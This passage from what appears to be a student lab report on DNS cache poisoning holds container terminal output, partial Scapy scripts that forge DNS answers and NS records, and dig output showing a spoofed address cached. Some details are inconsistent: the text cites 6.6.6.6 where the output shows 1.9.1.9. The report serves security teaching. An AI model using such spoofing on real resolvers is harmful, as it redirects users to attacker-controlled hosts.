        inet6 fe80::42:d3ff:fe67:5c2e  prefixlen 64  scopeid 0x20<link>
        ether 02:42:d3:67:5c:2e  txqueuelen 0  (Ethernet)
        RX packets 16  bytes 796 (796.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 60  bytes 11106 (11.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-9a74191be09a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.8.0.1  netmask 255.255.255.0  broadcast 10.8.0.255
        inet6 fe80::42:edff:fe89:a5f3  prefixlen 64  scopeid 0x20<link>
        ether 02:42:ed:89:a5:f3  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
```

Figure 7. Using the ifconfic command


Figure 7 shows the iface value for the inet 10.9.0.1.



```
# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-10e525837cf8', filter=f,
prn=spoof_dns)
```


Python 3 ▾ Tab Width: 8 ▾ Ln 38, Col 50 ▾ INS

Figure 8. Updated Dns_sniff_spoof.py




```
10/27/25]seed@VM:~/.../image_attacker_ns$     sudo resolvectl flush-caches
10/27/25]seed@VM:~/.../image_attacker_ns$ 
```

Figure 8. Clearing the Cache



```
root@b0e87074f631:/# tc qdisc add dev eth0 root netem delay 100ms
root@b0e87074f631:/# tc qdisc del dev eth0 root netem
root@b0e87074f631:/# tc qdisc show dev eth0
qdisc noqueue 0: root refcnt 2
root@b0e87074f631:/# 
```

Figure N. Resolving Potential Issues



```
root@b0e87074f631:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv       sys  usr
boot  etc  lib   lib64  media   opt  root  sbin  start.sh  tmp  var
root@b0e87074f631:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58388
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.example.net.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 68 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 27 06:57:31 UTC 2025
;; MSG SIZE  rcvd: 206

root@b0e87074f631:/# 
```


Figure 9. Output after the attack

Seen in Figure 9, there is an additional section that is added after doing the attack in the attacker's container. The additional sections contain the ns1 and ns2 example.net sections.

DNS Cache Poisoning Attack – Spoofing Answers


This task aims to simulate how to directly sniff users using intercepted DNS querying with a forged DNS answer section.

We first enter the local-dns container and flushing the DNS cache to start from scratch.




```
[12/03/25]seed@VM:~/.../Labsetup$ dockps
923688f610b2  attacker-ns-10.9.0.153
7e56fb616932  user-10.9.0.5
4d7f3e8cf40e  seed-router
d8e6184c5507  local-dns-server-10.9.0.53
a16656549ae8  seed-attacker
[12/03/25]seed@VM:~/.../Labsetup$ docksh d8e
root@d8e6184c5507:/# rndc flush
root@d8e6184c5507:/# 
```

We then acquire the IP Address of the Local DNS Server (10.9.0.53):




```
root@d8e6184c5507:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
29: eth0@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:35 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.53/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@d8e6184c5507:/#
```

Entering the seed-attacker container and getting correct interface for sniffing DNS traffic.:




```
[12/03/25]seed@VM:~/.../Labsetup$ dockps
923688f610b2  attacker-ns-10.9.0.153
7e56fb616932  user-10.9.0.5
4d7f3e8cf40e  seed-router
d8e6184c5507  local-dns-server-10.9.0.53
a16656549ae8  seed-attacker
[12/03/25]seed@VM:~/.../Labsetup$ docksh a1
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# 
```




```
root@VM:/volumes# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
    link/ether 08:00:27:99:a4:b7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 83983sec preferred_lft 83983sec
    inet6 fe80::bbcd:19bc:15c7:4c31/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:aa:20:bf:1e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:aaff:fe20:bf1e/64 scope link
       valid_lft forever preferred_lft forever
11: br-9c85aca03d09: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:b4:1c:21:35 brd ff:ff:ff:ff:ff:ff
    inet 10.8.0.1/24 brd 10.8.0.255 scope global br-9c85aca03d09
       valid_lft forever preferred_lft forever
    inet6 fe80::42:b4ff:fe1c:2135/64 scope link
```

The script that will be used to sniff. The fake IP address to be used is **1.9.1.9**:




```
root@VM:/volumes# cat dns_sniff_spoof_task2.py
#!/usr/bin/env python3
from scapy.all import *

TARGET = "www.example.com"
FAKE_IP = "1.9.1.9"
SNIFF_INTERFACE = "br-00d6e2c902e2"

def spoof_dns(pkt):
    if DNS in pkt and pkt[DNS].qd and TARGET in pkt[DNS].qd.qname.decode():
        print(f"[+] DNS query detected for {TARGET}")
        print(f"[+] DNS Server → {pkt[IP].src}")
        print(f"[+] TXID = {pkt[DNS].id}")

        # Build IP layer (swap)
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)

        # Build UDP layer (swap)
        udp = UDP(sport=53, dport=pkt[UDP].sport)

        # Build Answer section
        ans = DNSRR(
            rrname=pkt[DNS].qd.qname,
            type="A",
            ttl=300,
```

Running the sniffing script:




```
root@VM:/volumes# python3 dns_sniff_spoof_task2.py
[*] Listening on br-00d6e2c902e2 for DNS queries...
```

In the user container, we dig the example.com:



```
root@7e56fb616932:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35649
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      A       1.9.1.9

;; Query time: 76 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 03 11:38:40 UTC 2025
;; MSG SIZE  rcvd: 64
```

Checking the DNS cache in the Server Container:




```
root@d8e6184c5507:/# rndc flush
root@d8e6184c5507:/# rndc dumpdb -cache
root@d8e6184c5507:/# cat /var/cache/bind/dump.db | grep example
example.com.            777547  NS      a.iana-servers.net.
www.example.com.        605048  A       1.9.1.9
root@d8e6184c5507:/#
```

Above shows that the DNS server has a cache record for a certain A for example.com The IP address is as indicated by the fake IP used which is 6.6.6.6. Proving the the DNS was spoofed,

Spoofing NS Records


This task aims to insert a fake nameserver onto a victim's cache.

The script that will be used:




```
#!/usr/bin/env python3
from scapy.all import *

TARGET = "www.example.com"
FAKE_WEB_IP = "1.9.1.9"
ATTACKER_NS = "ns.attacker32.com"
ATTACKER_NS_IP = "10.9.0.153"           # IP of the attacker's nameserver
SNIFF_INTERFACE = "br-00d6e2c902e2"

def spoof_dns(pkt):

    if DNS in pkt and pkt[DNS].qd and TARGET in pkt[DNS].qd.qname.decode():
        print(f"[+] DNS query detected for {TARGET}")
```

Running the script in the attacker container (some lines are from when it was ran already):



